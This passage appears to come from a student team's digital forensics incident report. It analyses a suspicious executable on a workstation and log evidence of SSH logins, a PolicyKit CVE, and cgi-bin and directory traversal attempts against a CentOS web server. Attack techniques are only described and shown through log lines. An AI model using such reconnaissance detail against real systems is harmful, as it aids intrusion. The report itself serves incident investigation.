


Figure 3.3.3.3 - stallman.txt File Preview

The last file is “gmail password.txt”. This file was also found in the “OneDrive” folder, and contains the gmail password for a user. The file can be seen below in *Figure 3.3.3.4,* and was found at \Users\james.middleton-adm\OneDrive\ronald\gmail password.txt.

Figure 3.3.3.4 - gmail password.txt File Preview

After the memory dump for PROG-WKS03 was processed in MemProcFS-Analyzer, the tool brought up a Process Tree (*Figure 3.3.3.5*) that highlighted the processes that were run on the system. This highlighted three different files of interest: fiIwOuGRTtZY.exe, OneDrive.exe, and cmd.exe.




Figure 3.3.3.5 - Process Tree: MemProcFS-Analyzer

Once these files were found, a further investigation into when the fiIwOuGRTtZY.exe OneDrive.exe, and cmd.exe files were executed was done. The next section of information looked at was the Process Executions, as shown in *Table 3.3.3.1.*

Process Executions

ShortName	Name	IntegrityLevel	User	CreateTime	UserPath
fiIwOuGRTtZY.e	fiIwOuGRTtZY.exe	Medium	roger.melton	2019-03-28 13:32:15	C:\Users\ROGER~1.MEL\AppData\Local\Temp\rad38F4D.tmp\fiIwOuGRTtZY.exe
OneDrive.exe	OneDrive.exe	Medium	james.middleton-	2019-03-28 18:36:36	C:\Users\james.middleton-adm\AppData\Local\Microsoft\OneDrive\OneDrive.exe
fiIwOuGRTtZY.e	fiIwOuGRTtZY.exe	Medium	james.middleton-	2019-03-28	C:\Users\JAMES~1.MID\AppDa

				18:36:36	ta\Local\Temp\radBA0C0.tmp\fiIwOuGRTtZY.exe
OneDrive.exe	OneDrive.exe	Medium	roger.melton	2019-03-29 00:04:51	C:\Users\roger.melton\AppData\Local\Microsoft\OneDrive\OneDrive.exe
cmd.exe	cmd.exe	High	james.middleton-	2019-03-29 00:35:07	C:\Windows\system32\cmd.exe

Table 3.3.3.1 - Process Executions

It was found that OneDrive was run by both the james.middleton-adm and roger.melton users. Another file within the Process Execution information looked to be out of place. This was the fiIwOuGRTtZY.exe file. This file was found in the Temp folders of both james.middleton-adm and roger.melton users. These files were executed on March 28th of 2019 at 13:32:15 UTC-5 (roger.melton) and 18:36:36 UTC-5 (james.middleton-adm).

We can confirm that the fiIwOuGRTtZY.exe file was indeed run not too long after the roger.melton and james.middleton-adm users executed the files. This can be found in the system's prefetch files (*Table 3.3.3.2*). The prefetch files are created every time a program is run for the first time.

Date	Type	Action	Hex	Path
2019-03-28T18:36:47Z	NTFS	CRE	58405400	\.\Windows\Prefetch\FIIWOUGRTTZY.EXE-E33632E9.pf
2019-03-28T13:32:26Z	NTFS	CRE	15024800	\.\Windows\Prefetch\FIIWOUGRTTZY.EXE-90B0EBB7.pf

Table 3.3.3.2 - Prefetch Files FIIWOUGRTTZY.EXE

3.4. WEB01

General Information - Miranda Pagarelski

Before a full analysis of the WEB01 machine was done, basic information about the system was gathered. This included the machine name, machine operating system, operating system version, user accounts, and networking information. This was done to get a better understanding of what the system does before delving into the analysis.

Basic Information

Machine Name	web01
Machine OS	CentOS Linux
Operating System Version	7 (Core)

REF:
\etc\hostname & \etc\os-release

User Accounts

User Name	User ID	Group ID	Account Desc	Home Directory	Command shell
bin	1	1	/sbin/nologin	/bin	/sbin/nologin
lp	4	7	/sbin/nologin	/var/spool/lpd	/sbin/nologin
adm	3	4	/sbin/nologin	/var/adm	/sbin/nologin
root	0	0	/bin/bash	/root	/bin/bash
sync	5	0	/bin/sync	/sbin	/bin/sync
halt	7	0	/sbin/halt	/sbin	/sbin/halt
mail	8	12	/sbin/nologin	/var/spool/mail	/sbin/nologin
shutdown	6	0	/sbin/shutdown	/sbin	/sbin/shutdown
operator	11	0	/sbin/nologin	/root	/sbin/nologin
games	12	100	/sbin/nologin	/usr/games	/sbin/nologin
daemon	2	2	/sbin/nologin	/sbin	/sbin/nologin
ftp	14	50	/sbin/nologin	/var/ftp	/sbin/nologin
nobody	99	99	/sbin/nologin	/	/sbin/nologin
systemd-network	192	192	/sbin/nologin	/	/sbin/nologin
dbus	81	81	/sbin/nologin	/	/sbin/nologin
polkitd	999	999	/sbin/nologin	/	/sbin/nologin
sshd	74	74	/sbin/nologin	/var/empty/sshd	/sbin/nologin
postfix	89	89	/sbin/nologin	/var/spool/postfix	/sbin/nologin
chrony	998	998	/sbin/nologin	/var/lib/chrony	/sbin/nologin
apache	48	48	/sbin/nologin	/usr/share/httpd	/sbin/nologin
mysql	27	27	/sbin/nologin	/var/lib/mysql	/sbin/nologin

REF

Source:\etc\passwd

Networking

Adapter Name	IPv4 Address	IPv4 Subnet Mask	DNS Server(s)	DHCP Server	Domain	Lease Obtained	Lease Expires
ens192	192.168.1.104	255.255.255.0	192.168.1.254	192.168.1.253	grru.local	3/19/2019 4:24:53 PM	3/19/2019 4:24:53 PM
ens192	192.168.0.100	255.255.255.0	192.168.1.254	192.168.1.253	grru.local	3/30/2019 7:04:12 AM	4/3/2019 7:51:41 AM
ens192	192.168.0.100	255.255.255.0	192.168.1.254	192.168.1.253	grru.local	3/23/2019 4:56:31 AM	3/27/2019 4:24:55 PM
ens192	192.168.0.100	255.255.255.0	192.168.1.254	192.168.1.253	grru.local	3/26/2019 7:51:41 AM	3/31/2019 4:56:31 AM

REF
\var\lib\dhclient\dhclient.leases

Application Installation - Miranda Pagarelski

Following gathering general information about the system, the team then looked into the Installed, Updated, and Erased applications on Web01.

The next few tables focus on the installed, updated, and erased applications on the Web01 system. These focus on the date of March 28th, which was determined to be the day of the incident.

Installations	
Date/Time	**Application**
Mar 28 21:21:27	kernel-headers-3.10.0-957.10.1.el7.x86_64
Mar 28 21:22:40	kernel-devel-3.10.0-957.10.1.el7.x86_64
Mar 28 21:37:37	kernel-devel-3.10.0-957.5.1.el7.x86_64
Mar 28 22:18:09	kernel-3.10.0-957.10.1.el7.x86_64
Mar 28 23:16:55	kernel-devel-3.10.0-957.10.1.el7.x86_64
Mar 28 23:19:26	kernel-headers-3.10.0-957.10.1.el7.x86_64
Mar 28 23:22:14	libtool-ltdl-2.4.2-22.el7_3.x86_64
Mar 28 23:22:14	xmlsec1-1.2.20-7.el7_4.x86_64
Mar 28 23:22:14	xmlsec1-openssl-1.2.20-7.el7_4.x86_64
Mar 28 23:22:14	pciutils-3.5.1-3.el7.x86_64

Mar 28 23:22:14	libdnet-1.12-13.1.el7.x86_64
Mar 28 23:22:14	libmspack-0.5-0.6.alpha.el7.x86_64
Mar 28 23:22:15	libicu-50.1.2-17.el7.x86_64
Mar 28 23:22:15	fuse-2.9.2-11.el7.x86_64
Mar 28 23:22:15	fuse-libs-2.9.2-11.el7.x86_64
Mar 28 23:22:16	open-vm-tools-10.2.5-3.el7.x86_64

Table 3.4.1 - Installed Applications

Updates	
Date/Time	**Application**
Mar 28 22:17:44	libgcc-4.8.5-36.el7_6.1.x86_64
Mar 28 22:17:44	systemd-libs-219-62.el7_6.5.x86_64
Mar 28 22:17:45	libuuid-2.23.2-59.el7_6.1.x86_64
Mar 28 22:17:45	libblkid-2.23.2-59.el7_6.1.x86_64
Mar 28 22:17:45	2:shadow-utils-4.1.5.1-25.el7_6.1.x86_64
Mar 28 22:17:45	libmount-2.23.2-59.el7_6.1.x86_64
Mar 28 22:17:48	1:NetworkManager-libnm-1.12.0-10.el7_6.x86_64
Mar 28 22:17:48	1:dbus-libs-1.10.24-13.el7_6.x86_64
Mar 28 22:17:51	systemd-219-62.el7_6.5.x86_64
Mar 28 22:17:51	1:dbus-1.10.24-13.el7_6.x86_64
Mar 28 22:17:51	polkit-0.112-18.el7_6.1.x86_64
Mar 28 22:17:52	1:NetworkManager-1.12.0-10.el7_6.x86_64
Mar 28 22:17:52	libsmartcols-2.23.2-59.el7_6.1.x86_64
Mar 28 22:17:53	util-linux-2.23.2-59.el7_6.1.x86_64

Mar 28 22:17:53	1:openssl-libs-1.0.2k-16.el7_6.1.x86_64
Mar 28 22:17:54	python-perf-3.10.0-957.10.1.el7.x86_64
Mar 28 22:17:54	kernel-tools-libs-3.10.0-957.10.1.el7.x86_64
Mar 28 22:17:56	kernel-tools-3.10.0-957.10.1.el7.x86_64
Mar 28 22:17:57	tuned-2.10.0-6.el7_6.3.noarch
Mar 28 22:17:57	1:openssl-1.0.2k-16.el7_6.1.x86_64
Mar 28 22:17:57	1:NetworkManager-tui-1.12.0-10.el7_6.x86_64
Mar 28 22:17:57	1:NetworkManager-wifi-1.12.0-10.el7_6.x86_64
Mar 28 22:17:57	1:NetworkManager-team-1.12.0-10.el7_6.x86_64
Mar 28 22:17:57	systemd-sysv-219-62.el7_6.5.x86_64
Mar 28 22:17:57	xfsprogs-4.5.0-19.el7_6.x86_64
Mar 28 22:17:57	libstdc++-4.8.5-36.el7_6.1.x86_64
Mar 28 22:18:09	libgomp-4.8.5-36.el7_6.1.x86_64
Mar 28 22:18:09	libgomp-4.8.5-36.el7_6.1.x86_64

Table 3.4.2 - Updated Applications

Erased	
Date/Time	**Application**
Mar 28 23:15:14	kernel-devel
Mar 28 23:15:16	kernel-devel
Mar 28 23:15:28	kernel-headers-3.10.0-957.10.1.el7.x86_64

Table 3.4.3 - Erased Applications

Browser activity - Miranda Pagarelski

When reviewing the potential browser activity from Web01, there does not appear to be any suspicious activity. Activity generally stems around fixing errors in Apache, searching for XML Schema, as well as other programming references.

URL	User...	Artifact type
http://apache.org/xml/2001/PSVInfosetExtension		Potential Browser Activity
http://www.w3.org/2001/XMLSchema		Potential Browser Activity
http://apache.org/xml/messages/XML4CErrors		Potential Browser Activity
http://apache.org/xml/UnknownNS		Potential Browser Activity
http://apache.org/xml/messages/XMLValidity		Potential Browser Activity
http://www.w3.org/2000/xmlns/		Potential Browser Activity
http://apache.org/xml/messages/XMLErrors		Potential Browser Activity
http://www.w3.org/XML/1998/namespace		Potential Browser Activity
http://www.w3.org/TR/REC-xml		Potential Browser Activity
http://xml.org/sax/features/namespaces		Potential Browser Activity
http://xml.org/sax/features/namespace-prefixes		Potential Browser Activity
http://apache.org/xml/features/validation/schema		Potential Browser Activity
http://apache.org/xml/features/validation/schema-f...		Potential Browser Activity

Figure 3.4.1 - Potential Browser Activity

Moving onto the carved web browser history, the activities reference a web content management system named Drupal, the target for the Drupal service, and browsing to a private IP address.The wenq.org website referenced in *Figure 3.4.2* below leads to a website detailing the Wenquanyi project, an electronic Chinese character resource.

URL
https://www.drupal.org/u/dixon_
https://www.drupal.org/u/dixon_
https://foobar.target.se:443/red
http://wenq.org/enindex.cgiS¶?S–„ûGPLv2 with exceptionsCentOSUser Interface/X
http://download.ebz.epson.net/dsc/search/01/sea
http://192.168.1.162/auth2/index

Figure 3.4.2 - Carved Browser History

Bash History - Miranda Pagarelski

When looking into the bash history of Web01, the activity appeared fairly normal. the user installed VMWare Tools onto the system, ensured that the networking was configured, and installed perl.

.bash_history	
cd / ls cd var ls cd /dev ls cd cdrom mkdir /mnt/cdrom mount /dev/cdrom /mnt/cdrom cd /mnt/cdrom ls cp VMwareTools-10.2.0-7253323.tar.gz /tmp cd /tmp ls tar -zvxf VMwareTools-10.2.0-7253323.tar.gz ls cd vmware-tools-distrib/ ls ./vmware-install.pl cd installer/ ls cd .. ls cat INSTALL ls cd installer/ ls cd ..	ls cd bin ls ./vmware-config-tools.pl vmware-config-tools.pl perl dhclient ip addr ping google.com sudo yum -y update ping google.com reboot dhclient ip addr ping google.com sudo yum update -y sudo yum upgrade -y cd /tmp ls perl sudo yum install perl sl ls cd vmware-tools-distrib/ ls perl vmware-install.pl reboot exit

Table 3.4.4 - Bash History

Login(s)/Logout - Miranda Pagarelski

After reviewing the Bash History on the Web01 system, the Authentication logs (found at \var\log\secure) for the system were analyzed. It was found that there were multiple SSH login attempts made by the IP addresses of 184.171.15.114 and 184.171.155.120.




Figure 3.4.3 - Connection Closed & Failed root Password

Later in the authentication logs, it can be seen that the toolkit PolicyKit is being utilized. This can be seen in *Figure 3.4.4*, highlighted in orange. PolicyKit is an application level toolkit that allows unprivileged users to perform system tasks under a centralized policy.

If vulnerable, non-privileged users are able to execute malicious code as the root user, as referenced in CVE-2021-4034.




Figure 3.4.4 - Use of Policy Kit & Accepted Password

It was also found that the address 184.171.155.25 was used in an attempt to login into the system.

```
Mar 25 22:46:12 localhost sshd[9668]: pam_succeed_if(sshd:auth): requirement "uid >= 1000" not met by user "root"
Mar 25 22:46:14 localhost sshd[9668]: Failed password for root from 184.171.155.25 port 48420 ssh2
Mar 25 22:46:17 localhost sshd[9668]: Accepted password for root from 184.171.155.25 port 48420 ssh2
```

Figure 3.4.5 - Failed root Password

With the repeated use of these IP addresses, there is a possibility that the threat actor used a proxy service to make attacks on the Web01 system.

Items of Interest: 184.171.155.25 - Miranda Pagarelski

Upon the discovery of the address 184.171.155.25 authentication logs, the address was put into a browser to see if any information could be found about it. Doing so brought up a login screen for an undetermined service.




Figure 3.4.5 - Login Screen 184.171.155.25

The IP address only brought up a website when the test machine was on the Champlain College network and did not work on any other networks.

After clicking on the “Forgot Password” link, a new page was opened containing a thread about how to reset an OctoPrint password.




Figure 3.4.6 - Reset OctoPrint Password

With this, OctoPrint was determined to be a 3D printer web interface. Since this site is available on the Champlain College network, there is a possibility this service was being used for a class or for the Generator.




Figure 3.4.7 - OctoPrint

Items of Interest: Initial Access Vector - Tom Claflin & Miranda Pagarelski

The first major item of interest to note are the error logs within the Web01 system. On March 19th, a multitude of error logs were seen on the system. This is the threat actor's first initial interaction with the webserver, and Figure 3.4.x shows an error pertaining to the timezone of the system.

```
[Sun Mar 17 03:13:01.606491 2019] [mpm_prefork:notice] [pid 18898] AH00163: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.6.40 configured -- r
[Sun Mar 17 03:13:01.606517 2019] [core:notice] [pid 18898] AH00094: Command line: '/usr/sbin/httpd -D FOREGROUND'
[Tue Mar 19 23:06:23.652000 2019] [:error] [pid 28059] [client 184.171.155.193:35320] PHP Warning:  DateTime::createFromFormat(): It is not safe
[Tue Mar 19 23:06:23.670524 2019] [:error] [pid 28059] [client 184.171.155.193:35320] PHP Warning:  DateTime::createFromFormat(): It is not safe
[Tue Mar 19 23:06:23.804698 2019] [authz_core:error] [pid 18632] [client 184.171.155.193:35334] AH01630: client denied by server configuration:
[Tue Mar 19 23:06:24.542900 2019] [:error] [pid 28057] [client 184.171.155.193:35380] PHP Warning:  DateTime::createFromFormat(): It is not safe
[Tue Mar 19 23:06:24.836895 2019] [authz_core:error] [pid 18632] [client 184.171.155.193:35382] AH01630: client denied by server configuration:
```

Figure 3.4.8 - Timezone System Error

In a matter of seconds after this error, the threat actor attempts to execute a vulnerability with cgi-bin using various .html, .cgi, .sh, .pl, and .inc files, and fails.




Figure 3.4.9 - cgi-bin Exploitation Attempt

After this attempt, the threat actor moves to a Directory Traversal attack, an attack where the threat actor tries to navigate through the system's file system in order to gain access to important files on the system. These attempts also fail, and the threat actor moves to the next method of attacking the Web01 system.

